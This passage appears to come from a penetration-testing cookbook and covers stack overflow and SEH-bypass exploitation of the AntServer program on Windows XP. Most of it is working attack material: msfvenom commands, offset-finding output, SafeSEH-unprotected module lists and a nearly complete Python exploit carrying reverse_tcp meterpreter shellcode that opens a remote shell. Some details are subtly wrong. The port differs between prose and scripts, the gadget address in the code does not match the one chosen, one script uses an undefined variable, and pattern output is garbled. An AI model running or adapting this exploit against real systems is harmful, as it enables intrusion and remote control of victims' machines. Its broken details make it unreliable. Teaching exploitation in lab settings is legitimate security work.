
31. We can generate the shellcode of the calculator:

```
msfvenom windows/exec CMD=calc.exe R | msfencode -b
'\x00\x0A\x0D' -t c
```

32. Now we run the exploit, and we should see the calculator open once the program crashes!




33. Let's try another method; suppose there are no `jmp esp` available for us to use. In this case, we can use `push esp` and then use the `ret` instruction, which will move the pointer to the top of the stack and then call the `esp`.
34. We follow the same steps until step 25. Then, we right-click and go to **Search for | All sequences in all modules**.
35. Here, we type `push esp ret`:



36. In the result, we see we have the sequence in the address: 018F1D88.


37. Now we simply replace the EIP address in our exploit code with this and run the exploit, and we should have a calculator open up:



SEH bypass

Before we start, we need to understand what SEH is. **SEH** stands for **structured exception handling**. We may have often seen programs popping up an error saying the *software has encountered a problem and needs to close*. This basically means it's the default exception handler of Windows kicking in.

SEH handlers can be considered the block of `try` and `catch` statements that are executed in order when there's an exception in the program. This is what a typical SEH chain would look like:



Source: https://www.corelan.be/wp-content/uploads/2009/07/image_thumb45.png

When an exception occurs, the SEH chain comes to the rescue and handles the exception based on its type.


So, when an illegal instruction occurs, the application gets a chance to handle the exception. If no exception handler is defined in the application, we will see an error shown by Windows: something like **Send a report to Microsoft**.

To perform a successful exploitation of a program with the SEH handler, we first try to fill the stack with our buffer and then try to overwrite the memory address that stores the first SEH record chain. However, that is not enough; we need to generate an error as well, that will actually trigger the SEH handler and then we will be able to gain complete control over the execution flow of the program. An easy way is to keep filling the stack all the way down, which will create an exception to be handled, and since we already have control over the first SEH record, we will be able to exploit it.


How to do it...

In this recipe, you will learn how to do this:

1. Let's download a program called AntServer. It has a lot of public exploits available, and we will try to build our own exploit for it.
2. We will install it on the Windows XP SP2 machine that we used in the previous recipe.
3. AntServer had a vulnerability that could be triggered by sending a long USV request to the AntServer running on port 6600:



4. Let's run the AntServer by opening the software and navigating to **Server | Run Service Control...**:




5. Now let's write a simple Python script, that will send a large request to this server on port 6600:

```
#!/usr/bin/python
import socket
address="192.168.110.6"
port=6660
buffer = "USV " + "\x41" * 2500 + "\r\n\r\n"
sock=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect=sock.connect((address, port))
sock.send(buffer)
sock.close()
```

6. Coming back to the Windows machine, let's start Immunity Debugger and attach the process `AntServer.exe` to it. And then, click on Run.

- Once the program is running, we run our Python script from Kali, and in our Debugger, we will see a violation error. However, our EIP has not been overwritten yet:




- In the **File** menu in the debugger, we go to **View | SEH chain**. Here, we will see that the address has been overwritten by **AAAA**. Now we press **Shift+F9** to pass an exception to the program. We will see that the EIP has been overwritten, and we get an error:



- We will also notice that the other register values have now become zero. This zeroing of registers was introduced in Windows XP SP1 and later in order to make SEH exploitation more difficult.

10. We are using Windows XP SP2. It has a feature called **SAFESEH**. When this option is enabled in the module, only the memory addresses listed on the registered SEH handlers list can be used, which means if we use any address that is not on the list, from a module compiled with `/SAFESEH ON`, the SEH address will not be used by the Windows exception handler and the SEH overwrite will fail.
11. There are a few ways to bypass this, and this is one of them: using an overwrite address from a module that was not compiled with the `/SAFESEH ON` or `IMAGE_DLLCHARACTERISTICS_NO_SEH` options.
12. To find that, we will use a plugin called **mona** for Immunity Debugger. It can be downloaded from <https://github.com/corelan/mona>:



The screenshot shows a GitHub repository page for the 'mona' project. The URL in the address bar is <https://github.com/corelan/mona>. The repository has 97K stars and is maintained by corelanc0d3r. The commit history is as follows:

- corelanc0d3r version bump (commit message, remove comment)
- LICENSE (Initial commit)
- README.md (Updated readme (installation instructions))
- VERSION (added new function 'copy' to mona)
- mona.py (version bump)

At the bottom of the commit list, there is a link to README.md.

13. We simply copy the Python file into the PyCommands folder of the Immunity application.

14. Let's move on to making the exploit. We have seen that the EIP has already been overwritten. Now we will try to find the exact bytes at which the crash occurs using the pattern create script in Kali Linux:

```
ruby /path/to/script/pattern_create.rb -l 2500
```

The following screenshot shows the output of the preceding command:

```
root@kali:/media/sf_Downloads/B00K# /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 2500
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac
6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2A
f3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9
A10A11A12A13A14A15A16A17A18A19A10A11A12A13A14A15A16A17A18A19Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9Am0An1An2A
n3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9
Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As
|6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2A
\|v3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9
Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Ay0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba
|6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2B
d3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9
Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi
|6Bi7Bi8Bi9Bi0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bk0Bk1Bt2B
l3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9
Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo
|6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bs0Bt0Bt1Bt2B
t3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9
Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9Bv0Bv1By2By3By4By5By
6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2C
b3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cc0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9
```

15. The code should be something like this:

```
#!/usr/bin/python
import socket

target_address="192.168.110.12"
target_port=6660

buffer = "USV "
buffer += "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac
sock=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect=sock.connect((target_address,target_port))
sock.send(buffer)
print "Sent!!"
sock.close()
```

16. We now run this file, and in Immunity Debugger, we will see the access violation error. We now go to **View | SEH chain**.
17. We will see that our SEH has been overwritten with bytes. We copy the 42326742 value and find its location using the `pattern_offset` script in Kali:

Address	SE handler
0130FD7C	42326742
01674230	*** CORRUPT ENTRY ***

```
ruby /path/to/script/pattern_offset.rb -q 423267412
```

The following screenshot shows the output of the preceding command:

```
root@kali:/media/sf_Downloads/B00K# /usr/share/metasploit-framework/tools/exploits/pattern_offset.rb -q 42326742
[*] Exact match at offset 966
```

18. We will see that the offset is 966 bytes at which the handler is overwritten.
19. Now let's modify our exploit a bit and see what happens. We have 966 bytes; we will use 962 bytes of As and 4 bytes of breakpoint and 4 with Bs and the rest of the bytes with Cs to see what happens:

```
#!/usr/bin/python
import socket
address="192.168.110.12"
port=6660
buffer = "USV "
buffer+= "A" * 962
buffer+= "\xcc\xcc\xcc\xcc"
buffer+= "BBBB"
buffer+= "C" * (2504 - len(buffer))
buffer+= "\r\n\r\n"
sock=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect=sock.connect((target_address,target_port))
sock.send(buffer)
sock.close()
```

20. We run this and view the **SEH chain**. Here, we will notice an interesting thing: the first 4 breakpoints we added have actually overwritten a memory address, and the next 4 have been overwritten into our SEH handler:



This happens as the SEH is a pointer that points to the memory address where the code is stored when an exception occurs.

21. Let's pass the exception to the program and we will see that EIP has been overwritten, but when we look in the memory, we will see that our Cs have been written approximately 6 bytes after our Bs in the memory. We can use a POP RET followed by a short JUMP code to jump to our shellcode.
22. We type the !safe seh command in the debugger's console:

The screenshot shows the Immunity Debugger interface with the Registers window open. The SE handler register shows the value 42424242. Below it, the memory dump shows the address 00500078 followed by assembly instructions. In the debugger's console, the command !safe seh is typed.

23. This will show us the list of all DLLs that are not compiled using SAFESEH/ON. In the log window, we will see the list of the functions:

Address	Message
0BADF000	0x781bbe5
0BADF000	0x781bbf29
0BADF000	0x781bbf6d
0BADF000	0x781bbfc9
0BADF000	0x781bc00d
0BADF000	0x781bc069
0BADF000	0x781bc0ad
0BADF000	0x781bc0f9
0BADF000	AntServer.exe: *** SafeSEH unprotected ***
0BADF000	VBAJET32.DLL: *** SafeSEH unprotected ***
0BADF000	USP10.dll: SafeSEH protected
0BADF000	USP10.dll: No handler
0BADF000	Secur32.dll: SafeSEH protected
0BADF000	Secur32.dll: 2 handler(s)
0BADF000	0x77fe6a4a
0BADF000	0x77fe6b50
0BADF000	WS2HELP.dll: SafeSEH protected
0BADF000	WS2HELP.dll: 2 handler(s)
0BADF000	0x71aa2444
0BADF000	0x71aa254a
0BADF000	ole32.dll: SafeSEH protected
0BADF000	ole32.dll: 1 handler(s)
0BADF000	0x775f4d79
0BADF000	SHLWAPI.dll: SafeSEH protected
0BADF000	SHLWAPI.dll: 1 handler(s)
0BADF000	0x77fc85e5
0BADF000	hnetcfg.dll: SafeSEH protected
0BADF000	hnetcfg.dll: 211 handler(s)
0BADF000	0x662e7dfe
0BADF000	0x662e8881
0BADF000	0x662e889e
0BADF000	0x662e88b5
0BADF000	0x662e88d7
0BADF000	0x662e88f1
0BADF000	0x662e8908
0BADF000	0x662e891f
0BADF000	0x662e8936
0BADF000	0x662e8959
0BADF000	0x662e8972

24. Let's use a DLL vbajet32.dll. Our goal is to find a POP POP RET sequence in the DLL, that we can use to bypass SEH.

25. We find our DLL on the Windows machine and copy it to Kali. Kali has another great tool known as msfpescan, that can be used to find the POP POP RET sequence in the DLL:

```
/path/to/msfpescan -f vbajet32.dll -s
```

The following screenshot shows the output of the preceding command:




```
root@kali:/media/sf_Downloads/BOOK# /usr/share/framework2/msfpescan -f vbajet32.dll -s
0x0f9a1f0b    ebx  ecx  ret
0x0f9a31c8    ebx  ecx  ret
0x0f9a3254    ebx  ecx  ret
0x0f9a3269    ebx  ecx  ret
0x0f9a3295    ebx  ecx  ret
0x0f9a36ce    ebx  ecx  ret
0x0f9a36e7    ebx  ecx  ret
0x0f9a37ea    ebx  ecx  ret
0x0f9a3828    ebx  ecx  ret
0x0f9a3830    ebx  ecx  ret
0x0f9a41a8    ebx  ecx  ret
0x0f9a3a46    esi  ebx  ret
0x0f9a40c1    esi  ebx  ret
0x0f9a40db    esi  ebx  ret
0x0f9a4743    esi  ebx  ret
0x0f9a4822    esi  ebx  ret
0x0f9a3aa7    esi  edi  ret
0x0f9a3b4b    esi  edi  ret
```

26. Here, we have the address for all the POP POP RET sequences in the .dll. We will use the first one, 0x0f9a1f0b. We also need a short JUMP code, that will cause a jump to our shellcode or Cs stored in the memory.
27. Short JUMP is \xeb\x06, where 06 is the number of bytes we need to jump. We are still 2 bytes short of the 4-byte address space and we can use 2 NOPs.

28. Let's create a shellcode; since we are sending this over HTTP, we need to make sure we avoid bad characters. We will use msfvenom:

```
msfvenom -p windows/meterpreter/reverse_tcp -f py  
-b "\x00\xff\x20\x25\x0a\x-d" -v buffer
```

The following screenshot shows the output of the preceding command:



```
root@kali:~/media/sf_Download/800K# msfvenom -p windows/meterpreter/reverse_tcp -f py -b "\x00\xff\x20\x25\x0a\x-d" -v buffer
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
Found 10 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 360 [Iteration=0]
x86/shikata_ga_nai chosen with final size 360
Payload size: 360 bytes
Final size of py file: 1843 bytes
buffer = "..."
```

29. We will put everything in the exploit, as follows:

```
#!/usr/bin/python
import socket
target_address="192.168.110.12"
target_port=6660
buffer = "USV "
buffer += "\x41" * 962 #offset
# 6 Bytes SHORT jump to shellcode
buffer += "\xeb\x06\x90\x90"
# POP+POP+RET 0x0f9a196a
buffer += "\x6a\x19\x9a\x0f"
buffer += "\x90" * 16
#Shellcode Reverse meterpreter.
buffer += "\xdb\xde\xd9\x74\x24\xf4\xbf\xcf\x9f\xb1\x9a\x5e"
buffer += "\x31\xc9\xb1\x54\x83\xee\xfc\x31\x7e\x14\x03\x7e"
buffer += "\xdb\x7d\x44\x66\x0b\x03\x7a\x97\xcb\x64\x21\x72"
buffer += "\xfa\x44\x55\xf6\xac\x14\x1d\x5a\x40\xde\x73\x4f"
buffer += "\xd3\x92\x5b\x60\x54\x18\xba\x4f\x65\x31\xfe\xce"
buffer += "\xe5\x48\xd3\x30\xd4\x82\x26\x30\x11\xfe\xcb\x60"
buffer += "\xca\x74\x79\x95\x7f\xc0\x42\x1e\x33\xc4\xc2\xc3"
buffer += "\x83\xe7\xe3\x55\x98\xb1\x23\x57\x4d\xca\x6d\x4f"
buffer += "\x92\xf7\x24\xe4\x60\x83\xb6\x2c\xb9\x6c\x14\x11"
```

```
buffer += "\x76\x9f\x64\x55\xb0\x40\x13\xaf\xc3\xfd\x24\x74"
buffer += "\xbe\xd9\xa1\x6f\x18\xa9\x12\x54\x99\x7e\xc4\x1f"
buffer += "\x95\xcb\x82\x78\xb9\xca\x47\xf3\xc5\x47\x66\xd4"
buffer += "\x4c\x13\x4d\xf0\x15\xc7\xec\xa1\xf3\xa6\x11\xb1"
buffer += "\x5c\x16\xb4\xb9\x70\x43\xc5\xe3\x1c\xa0\xe4\x1b"
buffer += "\xdc\xae\x7f\x6f\xee\x71\xd4\xe7\x42\xf9\xf2\xf0"
buffer += "\xa5\xd0\x43\x6e\x58\xdb\xb3\xa6\x9e\x8f\xe3\xd0"
buffer += "\x37\xb0\x6f\x21\xb8\x65\x05\x24\x2e\x46\x72\x48"
buffer += "\xa5\x2e\x81\x95\xa8\xf2\x0c\x73\x9a\x5a\x5f\x2c"
buffer += "\x5a\x0b\x1f\x9c\x32\x41\x90\xc3\x22\x6a\x7a\x6c"
buffer += "\xc8\x85\xd3\xc4\x64\x3f\x7e\x9e\x15\xc0\x54\xda"
buffer += "\x15\x4a\x5d\x1a\xdb\xbb\x14\x08\x0b\xda\xd6\xd0"
buffer += "\xcb\x77\xd7\xba\xcf\xd1\x80\x52\xcd\x04\xe6\xfc"
buffer += "\x2e\x63\x74\xfa\xd0\xf2\x4d\x70\xe6\x60\xf2\xee"
buffer += "\x06\x65\xf2\xee\x50\xef\xf2\x86\x04\x4b\xa1\xb3"
buffer += "\x4b\x46\xd5\x6f\xd9\x69\x8c\xdc\x4a\x02\x32\x3a"
buffer += "\xbc\x8d\xcd\x69\xbf\xca\x32\xef\x9d\x72\x5b\x0f"
buffer += "\xa1\x82\x9b\x65\x21\xd3\xf3\x72\x0e\xdc\x33\x7a"
buffer += "\x85\xb5\x5b\xf1\x4b\x77\xfd\x06\x46\xd9\xa3\x07"
buffer += "\x64\xc2\xb2\x89\x8b\xf5\xba\x6b\xb0\x23\x83\x19"
buffer += "\xf1\xf7\xb0\x12\x48\x55\x90\xb8\xb2\xc9\xe2\xe8"
# NOP SLED
buffer += "\x90" * (2504 - len(buffer))
buffer += "\r\n\r\n"
sock=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
